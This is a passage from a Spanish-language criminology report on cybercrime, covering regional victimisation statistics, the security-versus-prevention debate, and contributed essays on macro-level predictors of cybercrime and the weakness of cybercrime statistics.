piratería, en comparación con el 37 % de las más pequeñas (ESET, 2017).

Además, los países emergentes de Asia, como Vietnam o Malasia, desempeñan un papel cada vez más importante en la escena de la ciberdelincuencia a la par como origen y como objetivo de estas actividades (Chang, 2017), por varias razones: 1) el crecimiento de su conectividad con el ciberespacio, 2) su crecimiento económico y 3) retos geopolíticos regionales, como las tensiones en el Mar de la China Meridional (Boudreau y Chau, 2016).

d) Estados Unidos, China, Rusia y la desaparición de las fronteras entre ciberdelincuencia y ciberguerra

Aunque nuestro trabajo no se centra específicamente en las múltiples dimensiones geopolíticas del ciberespacio, conviene identificar aquí varios países en los que la ciberdelincuencia está intrínsecamente vinculada a las cuestiones de seguridad nacional, entre los que destacan en particular los Estados Unidos, China y Rusia. De hecho, estos tres países comparten varias características: 1) son ciberpotencias, que han ocupado el ciberespacio como un campo geopolítico estratégico y han construido capacidades ofensivas y defensivas especialmente desarrolladas, 2) son lugares de origen de la ciberdelincuencia, en la medida en que una gran parte de la actividad delictiva cibernética mundial procede de allí y 3) son blancos privilegiados de esa ciberdelincuencia, ya vaya dirigida contra sus instituciones gubernamentales, su sector privado o sus ciudadanos. Es interesante observar que las concepciones cristalizadas en torno a estas cuestiones se hacen eco de la lógica de bloques propia de la Guerra Fría: por ejemplo, en su informe sobre ataques cibernéticos, el equipo de investigación de FireEye identificó 4 conjuntos: Asia, el antiguo bloque soviético, Oriente Medio y Estados Unidos (Geers, Kindlund, Moran y Rachwald, 2017).

En los Estados Unidos, las actividades ciberdelictivas se consideran en general una amenaza geopolítica, independiente de que esté dirigida hacia el sector privado o público y de sus motivaciones. James Comey, exdirector del FBI, expresó bien esta confusión en 2017: «Hay dos tipos de grandes empresas en los Estados Unidos: las que han sufrido ataques informáticos de los chinos y las que no saben que han sufrido ataques informáticos de los chinos» (Cook, 2014, p. 1). El IC3 confirma esta tendencia al alza de la actividad delictiva contra el sector privado de los Estados Unidos, registrando un aumento del 11 % en las denuncias recibidas entre 2014 y 2016, con unas pérdidas reportadas que aumentan de 80 000 a 1,33 millones de dólares en solo dos años (Insurance Information Institute, 2017).

Los Estados Unidos son una pieza absolutamente esencial del panorama mundial de la ciberdelincuencia en tres aspectos principales: 1) desde el punto de vista de la delincuencia, 2) de la victimización y 3) de las respuestas. En primer lugar, las víctimas individuales de los Estados Unidos representaron 143 millones de los 978 millones de dólares contabilizados por Norton en su último informe, totalizando 19 400 de los 172 000 millones de dólares estimados en pérdidas (Norton-Symantec, 2017). El robo de datos es también un problema que está creciendo rápidamente para las empresas estadounidenses: entre 2016 y 2017, el Centro de Recursos para Víctimas de Robos de Identidad (Identity Theft Resource Center) registró un aumento del 44,7 % en las denuncias (Insurance Information Institute, 2017). La obligación de los agentes privados de denunciar esos incidentes da una imagen más fiable de la situación en ese país. Los principales tipos de ciberdelincuencia denunciados por el IC3 (Internet Complaint Center, centro de reclamaciones en relación con Internet, dependiente del FBI) son: los diferentes tipos de fraude, el robo de datos personales, los correos electrónicos fraudulentos, el ciberacoso y las amenazas (Oficina Federal de Investigaciones - Internet Crime Complaint Center, 2016). Según el mismo informe, el daño financiero más significativo es causado por diferentes tipos de fraude y el robo de datos personales.

El ciberespacio ha surgido como una nueva prioridad estratégica para la Rusia postsoviética, que ha desarrollado un sistema particularmente exitoso de convergencia y colaboración entre el medio de la ciberdelincuencia y el gobierno. En los últimos

años, el entorno ciberdelictivo ruso se ha estructurado, jerarquizado y ampliado considerablemente (Stoyanov, 2015) y actualmente goza de una gran complacencia por parte de las autoridades nacionales (Cybersecurity Intelligence, 2015). Se estima que Rusia acumula actualmente el 35 % de los ingresos totales por ciberdelincuencia (Lewins, 2017). Altamente especializada y tecnológicamente avanzada, la ciberdelincuencia rusa está dando buenos resultados en sus dos prioridades: el beneficio de los ciberdelincuentes y el fomento de los intereses estratégicos rusos (Galeotti, 2011).

Por último, China es un punto focal en el panorama asiático de la ciberdelincuencia, tanto como fuente de actividades ilícitas como en términos de victimización (Microsoft, 2017). De hecho, los internautas y las empresas chinas son particularmente vulnerables y las tasas de victimización son altas, especialmente en las provincias más desarrolladas del país, que tienen ingresos más elevados y tasas de penetración de Internet más altas que el resto del país (Cheng, 2017).


Sin embargo, esta categoría de países para los que el ciberespacio constituye un terreno estratégico para proyectar poder no se limita a los tres países citados. Hay que señalar que otros países, en particular Corea del Norte e Irán, también destacan por sus condiciones favorables para el surgimiento de un entorno ciberdelictivo vigoroso: acceso a competencias, débil represión y complacencia de los poderes públicos (McAfee, 2018).

e) Europa Occidental y Canadá

El continente europeo, especialmente los países de la Unión Europea, tiene información de mejor calidad y mayor disponibilidad de ella, en razón de varios factores: 1) los mecanismos de notificación y la obligación de informar, 2) el compromiso de Europol con la lucha contra la ciberdelincuencia y su trabajo de análisis y producción de conocimientos y 3) la existencia de encuestas sólidas (Eurobarómetro) sobre los usos, los sentimientos de inseguridad y la victimización en el ciberespacio. Los tres últimos barómetros de la ciberdelincuencia se realizaron en 2013, 2014 y 2017.

Las preocupaciones sobre el potencial de victimización en el ciberespacio han aumentado drásticamente desde 2013, en particular por fraude y robo de identidad. Curiosamente, el mayor aumento se registró entre 2013 y 2014 (aumentos de unos 15 puntos), y el nivel de preocupación se estabilizó entre 2014 y 2017 (aumentos de 2 a 3 puntos). El mayor aumento de las preocupaciones de los internautas europeos entre 2014 y 2017 se refiere a delitos cuya importancia mediática surgió durante el mismo período: los programas chantajistas (aumento de 8 puntos) y los ataques a la banca en línea (aumento de 7 puntos). Es interesante observar que los delitos motivados por el odio o la promoción del terroris-

Gráfico 2.4. **Evolución de la percepción del riesgo de los usuarios europeos respecto a diez tipos de ciberdelitos**



Fuente: Eurobarómetro (2017)


mo en Internet son objeto de una preocupación cada vez mayor: 35% en 2013, 46% en 2014 y 51% en 2017.

De particular interés es la sección del Eurobarómetro dedicada a la victimización, que muestra una prevalencia y progresión de bajas a moderadas de los delitos más comunes, como el fraude comercial o bancario, la suplantación de identidad (phishing), la piratería de cuentas, los programas de rescate o el robo de identidad. Estos datos son especialmente interesantes si se comparan con los niveles de preocupación mencionados anteriormente, lo que demuestra que, si bien la preocupación de los internautas europeos por su seguridad en línea ha aumentado considerablemente en los últimos cinco años, la prevalencia de estos delitos sigue siendo baja y su aumento es débil. Se trata de un fenómeno observado en el Capítulo 1 en el contexto del análisis del sentimiento de inseguridad.

Por último, las tres encuestas sucesivas muestran que los internautas recurren principalmente a la policía para dar una respuesta en caso de victimización, en particular en casos de robo de identidad, chantaje o pago de rescate, delitos sexuales o fraude bancario. Los agentes privados, como el sitio web o el comerciante en línea o el proveedor de servicios de Internet, también se consideran interlocutores, en particular en caso de fraude comercial, programas informáticos fraudulentos o piratería (Eurobarómetro, 2017).

En Canadá, los datos policiales confirman una tendencia al alza, con un aumento del 45% en las denuncias de incidentes de ciberdelincuencia desde 2014, y más de la mitad de las pequeñas y medianas empresas han sido víctimas de actividades ciberdelictivas (McAfee, 2018). La Cámara de Comercio Canadiense estimó en 2017 que la ciberdelincuencia captó entre el 15% y el 20% de los 3000 millones de dólares generados por la cibereconomía (Cámara de Comercio de Canadá, 2017). En promedio para el año 2017, una empresa canadiense se enfrentó a cerca de 10 ciberataques, el 20% de los cuales comprometieron información altamente estratégica (Scalar, 2018). Es interesante observar, sin embargo, que la llamada generación M, menor de 35 años, parece ser menos propensa a ser víctima de actividades ilegales en Internet, con una tasa del 42% frente al 60% a nivel mundial, y del 69% en los Estados Unidos (Norton-Symantec, 2017).

Gráfico 2.5. **Evolución de la tasa de victimización de los internautas europeos para diez tipos de ciberdelitos**



Fuente: Eurobarómetro (2017)

Conclusión: ¿Cuáles son los retos de la prevención de la ciberdelincuencia?

¿Qué conviene destacar de lo tratado en este capítulo? En primer lugar, que la ciberdelincuencia en sí no es un campo homogéneo, sino más bien un conjunto de actividades delictivas cometidas en el ciberespacio. Por lo tanto, es muy difícil sacar conclusiones, ya que los desafíos, los actores y las dinámicas son diversos y heterogéneos. Además, hay que subrayar que, desde el punto de vista de la prevención, este conjunto sin coherencia no puede concebirse como un objeto de acción. Para empezar, porque se sabe poco o nada sobre los procesos y factores que subyacen a las actividades ciberdelictivas, una cuestión espinosa y fundamental que se abordará en el próximo capítulo. En segundo lugar, porque es muy complejo medir y estimar de forma fiable y precisa las diferentes actividades y sus consecuencias. Por último, la concepción que los principales actores, públicos y privados, así como los usuarios, tienen del ciberespacio está esencialmente centrada en la seguridad, más que en la prevención, un aspecto que se abordará en buena medida en los capítulos cuarto y quinto.

Para concluir, sin embargo, volvamos a un aspecto clave que, en nuestra opinión, debe constituir el telón de fondo de la cuestión sobre cómo prevenir la ciberdelincuencia: el tema de las libertades colectivas e individuales, las cuestiones de la privacidad y la necesidad de redefinir los marcos que las rigen en la era del ciberespacio y la vigilancia masiva.

En su obra fundamental, Singer y Friedman (Singer y Friedman, 2014) señalan que durante la última década los Estados han favorecido una concepción del ciberespacio basada en la seguridad: Según estos autores, la ciberseguridad es hoy en día la prioridad que guía las relaciones entre los gobiernos y los actores privados en el ciberespacio; los primeros buscan desarrollar herramientas institucionales y legislativas que obliguen a los segundos a colaborar en sus esfuerzos (en términos de investigaciones, procedimientos legales, vigilancia y control). Desde el punto de vista de la ciberdelincuencia, esta concepción considera que el ciberespacio es «ingobernable, imposible de conocer, que nos hace vulnerables, que siempre es amenazante y que está habitado por una serie de actores hostiles y amenazantes a los que otorga muchas ventajas» (David Barnard-Wills y Debi Ashenden, 2012, p. 116).

Uno de los principales retos en la lucha contra la ciberdelincuencia reside hoy en día en la definición de nuevos equilibrios entre las libertades individuales y el derecho a la intimidad, por una parte, y las necesidades de seguridad y vigilancia, por otra. En el centro de esta problemática se debaten muy especialmente dos dimensiones clave: 1) la cuestión de los datos personales y el alcance de los poderes, en particular por parte de las autoridades públicas, en términos de acceso a los datos recogidos por terceros privados y 2) el marco de las técnicas de cifrado.

Esta perspectiva de seguridad es inseparable del contexto actual, marcado, en particular, por tres fenómenos con importantes implicaciones «cibernéticas»: el terrorismo, el hacktivismo y las ciberguerras. También está muy influenciado por la falta de conocimiento sobre el ciberespacio y sus dinámicas, que a menudo se observa entre los responsables de la toma de decisiones gubernamentales y los legisladores.

Por último, en el Capítulo 4 convendrá analizar el enfoque que hoy en día se prefiere universalmente frente a los retos de la ciberdelincuencia, el de la gestión del riesgo más que el de la prevención del acto: Wanda Capeller subraya este cambio de una sociedad del riesgo (un término acuñado por el sociólogo Ulrich Beck en 1986, tras el desastre nuclear de Chernóbil) a una sociedad del riesgo virtual. Este enfoque es decisivo en la forma en que los responsables públicos, privados e individuales tratan la ciberdelincuencia, en particular porque la gestión del riesgo implica, como respuesta, una responsabilización esencial de la víctima potencial. Corresponde entonces a los internautas, a los usuarios y a las empresas tomar medidas para protegerse, lo que se opone diametralmente a una visión integral de la prevención de la delincuencia.

Esta diferencia absolutamente fundamental tiene varias implicaciones de peso. Para los autores, en primer lugar, los esfuerzos de prevención ya no se centran en la necesidad de comprender y mitigar los factores sociales, ambientales y personales que conducen al desarrollo de trayectorias delictivas y a la comisión de actos desviados y delictivos. Para las víctimas, especialmente los grupos más vulnerables, como los niños, las mujeres o las minorías sexuales, religiosas o étnicas, la mayoría de los esfuerzos de prevención tienen por objeto cambiar sus prácticas y sus usos de Internet a fin de reducir al mínimo los riesgos de victimización. Esto constituye, desde un punto de vista ético, un enfoque que puede ser, en varios puntos, un obstáculo para la libertad de estos actores. Es interesante observar que tales enfoques, en el mundo real, serían con razón objeto de críticas, especialmente si no van acompañados de un trabajo preventivo que actúe sobre los autores de los delitos.

Sin embargo, las evoluciones recientes muestran un enfoque más multidimensional de la seguridad en el ciberespacio, que integra cada vez más aspectos de prevención y educación (Malecki, 2017). No obstante, la situación en la que nos encontramos hoy en día aún no permite, en gran medida, construir un enfoque basado en datos probatorios, puesto que estos siguen siendo escasos, sucintos y están sujetos a cambios rápidos. Por lo tanto, el campo de la acción pública en respuesta a la ciberdelincuencia debe fortalecer la capacidad de este enfoque de la política pública basada en datos probatorios a fin de crear un verdadero enfoque preventivo.

Contribución

Interrumpir el proceso de aparición de la ciberdelincuencia: de los delincuentes motivados a los ciberataques

Alex Kigerl
Ph. D, Investigador y profesor adjunto de Justicia Penal y Criminología
Universidad del Estado de Washington
Estados Unidos

Hay una serie de etapas que deben pasar antes de que pueda haber una víctima de ciberdelincuencia. El delincuente potencial debe estar motivado para cometer un delito, debe ser técnicamente capaz de intentar un ciberataque de algún tipo, su ataque debe alcanzar con éxito su objetivo sin ser bloqueado por tecnologías defensivas (por ejemplo, filtros de spam o programas antivirus), y a menudo hay un elemento humano que requiere que un receptor humano final caiga presa del ciberataque que les llega. A lo largo de este proceso, cada etapa presenta una oportunidad para una o más estrategias de prevención de la ciberdelincuencia.

Existen condiciones estructurales y sociales que parecen estar relacionadas con la ciberdelincuencia, o entornos que parecen fomentar la motivación para cometer ciberdelitos (por ejemplo, el desempleo, el número de usuarios de internet per cápita). Una vez que un delincuente está suficientemente motivado y capacitado, los esfuerzos disuasivos legales y tecnológicos pueden persuadirle para que desista, reducir la gravedad de los ataques o redirigir los ataques a otro lugar. Los ataques en sí mismos pueden ser anulados mediante tecnologías preventivas o gracias a la educación del usuario sobre seguridad informática. Y por último, los ciberdelincuentes pueden ser procesados e incapacitados, de manera que se eviten ataques subsecuentes hasta que el vacío que el delincuente ha dejado se llene con nuevos delincuentes motivados.

Ciertamente, la solución óptima sería aprovechar los esfuerzos de prevención en la primera etapa, evitando que lleguen a surgir delincuentes motivados gracias a cambios estructurales, incentivos y oportunidades. Desafortunadamente, la investigación relativa a esta etapa está muy poco desarrollada. La mayoría de los esfuerzos para intervenir a lo largo de estas etapas se han centrado en las defensas tecnológicas, el diseño de programas de seguridad para detectar intrusiones en la red, detectar y poner en cuarentena el programa malicioso, bloquear el spam malicioso para que no llegue a millones de destinatarios y añadir los nombres de dominio de las webs a listas negras.

El siguiente esfuerzo más común para combatir la ciberdelincuencia se centra en la fase final posible de la prevención: la incapacitación a través de medidas punitivas legales. Los medios legales para combatir la ciberdelincuencia son más difíciles que la lucha contra las formas tradicionales de delincuencia callejera, ya que la ciberdelincuencia se salta las fronteras entre los países, por no hablar de las fronteras entre las distintas jurisdicciones legales que puede cruzar un ciberataque. A menudo no se puede obligar a las fuerzas de seguridad del país de origen del ciberdelincuente a que ayuden en la persecución penal, ya que muchos países no cooperan. Los delincuentes también son más difíciles de rastrear, pues pueden ocultar sus identidades y su ubicación a través de un sinfín de medios tecnológicos. La recopilación de pruebas también requiere una mayor sofisticación técnica por parte de los investigadores.

Sin embargo, la investigación relacionada con la primera etapa del proyecto ha cobrado impulso con el paso de los años, explorando variables de nivel macro que parecen estar relacionadas con la actividad delictiva cibernética y predecirla. Sin embargo, desde el punto de vista de la prevención, hay que destacar la incertidumbre que rodea a la cadena causal de ordenación entre el entorno a nivel macro en el que reside el ciberdelincuente y la consiguiente tendencia del delincuente a cometer delitos en el ciberespacio. ¿Crea el ambiente delincuentes motivados, contribuyen los delincuentes motivados al ambiente, causa alguna tercera variable ambas, o son ciertas las tres hipótesis?

Gran parte de los análisis a nivel macro de la ciberdelincuencia se han centrado en los Estados nación como unidad de análisis. En uno de esos análisis se utilizó un enfoque de agrupamiento para clasificar a los países según su perfil de actividades ciberdelictivas (Kigerl, 2016). Hasta ahora se han identificado cuatro categorías de países: países con menor ciberdelincuencia, países con fraudes de pago anticipado, países con ataques de suplantación de identidad (phishing) y países con ciberdelitos no graves. Por supuesto, los países con bajos índices de ciberdelincuencia tienen las tasas de ciberdelincuencia más bajas, pero también tienden a tener un PIB y una conectividad a Internet más bajos. Los países que se especializan en el fraude de pago anticipado, que usan tácticas fraudulentas de correo electrónico, como las estafas nigerianas para convencer a una víctima inadvertida de que envíe un «pago anticipado» a cambio de algún tipo de acuerdo, tienen unos niveles relativamente bajos de PIB y conectividad a Internet. El fraude de pago anticipado requiere poca sofisticación técnica, ya que se basa más en la ingeniería social que en los programas maliciosos u otros ataques automatizados. Nigeria es uno de esos países que el algoritmo clasifica como país de fraude de pago anticipado.

Los países especialistas en el phishing, que intentan defraudar a una víctima robando información confidencial, como contraseñas bancarias, haciéndose pasar por su banco, suelen tener mayores niveles de riqueza y conectividad a Internet. Las estafas de suplantación de identidad tienden a ser ataques técnicamente más sofisticados. Se basan en sitios web falsificados diseñados para que coincidan lo mejor posible con sus sitios web legítimos y registran las pulsaciones de teclas de los usuarios o los datos de los formularios rellenados enviados por la víctima. Entre esos países se cuenta Rusia. Por último, los países que cometen delitos cibernéticos no graves se especializan prin-

cipalmente en el spam y la piratería digital y tienen el PIB más elevado y el mayor número de usuarios de Internet. Entre ellos se incluyen países como Estados Unidos y China, con una gran población y un gran número de ordenadores conectados a Internet.

Esta última categoría, la de los países que cometen ciberdelitos no graves, tienen la misma probabilidad de ser objeto de actividades ciberdelictivas, ya que cuentan con una gran población de dispositivos conectados a Internet y de usuarios de Internet, y es probable que los delincuentes deseen dirigir sus ataques contra ambos. El spam tiende a enviarse desde botnets o redes zombis, que son ordenadores infectados con programas maliciosos que pueden enviar spam de forma masiva en nombre del remitente del spam, que suelen controlar miles de máquinas infectadas. Dado que los países más ricos tienen más computadoras con conexión a Internet, suelen ser los objetivos más adecuados. Además, los países con mayor infraestructura tecnológica y libertades políticas tienen más probabilidades de denunciar las infecciones de programas maliciosos (Holt, Burruss y Bossler, 2016). Por otro lado, a nivel estatal, dentro de los Estados Unidos, el uso de Internet en el hogar está asociado con una mayor frecuencia de robos de identidad (Song, Lynch y Cochran, 2016).

El número de usuarios de Internet per cápita en un país sirve para predecir las tasas de delincuencia cibernética dentro de ese país, independientemente de que la actividad ciberdelictiva en cuestión tenga su origen en delincuentes que residen en ese mismo país o que el país sea simplemente un canal a través del cual el delincuente transmite un ataque. Sin embargo, la riqueza y la prosperidad económica desempeñan un papel más complejo con respecto a la ciberdelincuencia. El spam de correo electrónico puede dividirse en mensajes de marketing destinados a vender un producto, mensajes de correo electrónico fraudulentos o mensajes de correo electrónico maliciosos destinados a infectar al destinatario con un programa malicioso. El spam de marketing suele ser mayor en los países con un PIB alto, el spam fraudulento generalmente proviene de países con un PIB más bajo y el spam malicioso puede proceder de un país independientemente de su PIB (Kigerl, 2018). Una vez más, muchas estrategias para perpetrar fraudes se sirven de la ingeniería social, que requiere menos tecnología costosa y menos equipos informáticos. El fraude por correo electrónico tiene menos barreras de entrada, por lo que es más probable que los países más pobres se especialicen en esta forma de delito cibernético.

El desempleo también puede interactuar con el número de usuarios de Internet. Por sí solo, el desempleo tiende a reducir la cantidad de delitos cibernéticos que se originan en un país, mientras que la conectividad a Internet tiende a aumentar los ataques de la ciberdelincuencia (Kigerl, 2012). Sin embargo, las dos variables están estrechamente entrelazadas: las naciones con un desempleo muy alto también tienden a tener menos usuarios de Internet. Cuando hay excepciones, el impacto resultante en la actividad delictiva cibernética es diferente. Por ejemplo, en todos los países que cuentan con una alta conectividad a Internet, el desempleo ejerce una influencia positiva sobre la ciberdelincuencia. Es decir, un mayor desempleo está asociado con mayores tasas de ciberdelincuencia, pero solo cuando la conectividad a Internet también es alta. Obviamente, los ciberdelincuentes deben ser usuarios de Internet y estar técnicamente capacitados en un grado suficiente para participar en la ciberdelincuencia. Cuando un país tiene muchos usuarios de Internet pero altas tasas de desempleo, es posible que esa situación cree delincuentes más motivados o personas técnicamente capacitadas que no pueden generar ingresos por medios legítimos. Y pueden recurrir a la ciberdelincuencia como sustituto de unos ingresos legales.

La identificación de los mayores delincuentes a nivel nacional cuando se trata de delitos cibernéticos también puede depender de si el delito cibernético se mide en términos absolutos o como una tasa en función del tamaño de la población dentro de un país. Al medir la piratería digital y la actividad de falsificación de programas informáticos como una tasa en función del tamaño de la población de un país, los países más pequeños, pobres y menos desarrollados tecnológicamente tienen tasas más altas de piratería digital, pero una menor actividad de piratería en términos absolutos (Kigerl, 2013). Cuando la piratería se medía como el número absoluto de

incidentes dentro de un país, los países más ricos con más usuarios de Internet representaban la mayoría de los crímenes. Esto sugiere que un mayor porcentaje de la población participa en actividades de piratería digital en países más pequeños y menos ricos, pero en general la mayor parte de la actividad pirata se origina en países más ricos y conectados. Los países más pobres tienen menos usuarios de Internet, pero los usuarios de Internet que residen en esos países más pobres tienen un mayor incentivo para recurrir a la piratería, ya que el costo de comprar programas informáticos y películas legalmente está por encima de sus posibilidades. Sin embargo, en los países ricos, el gran volumen de usuarios de Internet significa que, en términos absolutos, habrá más piratería, simplemente porque hay más internautas.

La investigación en esta área es aún incipiente, pero ya ha brindado algunas ideas sobre los próximos pasos a seguir en la investigación y también sobre las intervenciones que serían posibles ya mismo para prevenir la ciberdelincuencia centrándose en algunas de estas variables asociadas de nivel macro. La prevención de la ciberdelincuencia puede centrarse en cualquier punto del proceso de aparición de la ciberdelincuencia. Hasta ahora, la mayoría de los esfuerzos se han concentrado cerca del punto final a lo largo del proceso después de que ya se hayan producido algunos daños por el delito. También sería beneficioso desplegar esfuerzos adicionales de prevención hacia las primeras etapas del desarrollo de la ciberdelincuencia.

Contribución

Las estadísticas truncadas de la ciberdelincuencia

Benoît Dupont y Anne-Marie Côté
Profesor titular
Escuela de Criminología
Universidad de Montreal
Director Científico de la Red Integrada de Ciberseguridad (SERENE-RISC)
Titular de la Cátedra de Investigación en Seguridad, Identidad y Tecnología de Canadá
Canadá

La ciberdelincuencia ocupa actualmente un lugar prominente en los medios de comunicación y genera un flujo continuo de preocupación en la población, que está tomando conciencia de la aparición de riesgos digitales asociados con los numerosos servicios en línea que mejoran su vida cotidiana. Como tal, la ciberdelincuencia es sin duda el modelo ideal de la delincuencia del siglo XXI. Los gobiernos, las empresas y los consumidores de todo el mundo están preocupados por las numerosas amenazas a la información personal, el combustible de la economía digital (Côté et al., 2016). Sin embargo, es sorprendente observar la brecha que existe entre los mensajes alarmistas difundidos por las autoridades y las empresas sobre la ciberdelincuencia, que reflejan la importancia objetiva de este fenómeno, y la falta de fiabilidad y solidez de las estadísticas utilizadas para cuantificar los daños sufridos y justificar la urgencia de actuar.

El término ciberdelincuencia, que ya es de uso común, contribuye indirectamente a esta «cuantofrenia» (Sorokin, 1959). Su ambigüedad semántica, que abarca comportamientos extremadamente variados que van desde la difusión de pornografía infantil hasta la piratería informática, pasando por el fraude en línea y las múltiples formas de ataques que provocan la caída de webs, plantea muchos interrogantes e incertidumbres en cuanto a su significado real (UNODC, 2013). Estos se ven amplificados por la complejidad técnica inherente a las diversas formas de delincuencia en línea, que exigen unos conocimientos aún poco extendidos para comprender su funcionamiento interno. En consecuencia, el discurso público sobre la ciberdelincuencia se basa principalmente en el recurso sistemático a estadísticas cuya naturaleza, origen y calidad son extremadamente problemáticas (Côté et al., 2016; Flôrencio y Herley, 2013). La proliferación de estadísticas sobre la ciberdelincuencia debe ir acompañada de un examen crítico sobre su origen y validez.

Entre las principales objeciones planteadas se encuentran la influencia de los actores privados de la ciberseguridad que producen cifras utilizando metodologías opacas diseñadas para suscitar un sentimiento de inseguridad propicio para la comercialización de sus productos y servicios (Dupont, 2016), el uso frecuente de encuestas de opinión entre pequeñas muestras de encuestados para cuantificar la prevalencia de un fenómeno desigualmente distribuido (Furnell, Emm y Papadaki, 2015), la falta de comparabilidad de las estadísticas recopiladas por los diversos actores que utilizan metodologías de análisis extremadamente diversas, la frecuencia irregular de la recopilación de datos que impide un análisis riguroso de la evolución de los fenómenos estudiados (Reep-van den Bergh y Junger, 2018), la dificultad de tener en cuenta comportamientos delictivos que comprenden componentes tanto en línea como fuera de línea (Levi, 2017), o el fenómeno de la subnotificación sistemática de los ciberdelitos por parte de sus víctimas a las organizaciones policiales (Caneppele y Aebi, 2017).

Además, las críticas a las estadísticas sobre ciberdelincuencia y a los modos en que se producen también se han centrado en los efectos indirectos que una medida imprecisa de este fenómeno produce en la cuantificación del volumen global de delitos. Algunos autores han emitido la hipótesis de que la fuerte disminución de la delincuencia tradicional desde mediados de los años noventa en los países occidentales debería analizarse como resultado de la interacción con las nuevas formas de delincuencia digital (Tcherni et al., 2016). Sin aportar pruebas definitivas del desplazamiento de la delincuencia de sus esferas tradicionales de actividad hacia los ciberdelitos, es innegable que el volumen actual de estos últimos, que, según los países, representa entre un tercio y la mitad de todos los delitos, pone seriamente en tela de juicio el relato criminológico dominante de la drástica disminución de la delincuencia en los últimos veinte años (Caneppele y Aebi, 2017). En otras palabras, la falta de estadísticas fiables sobre la ciberdelincuencia nos habría llevado a sacar conclusiones erróneas de la evolución de la delincuencia global en los dos últimos decenios.

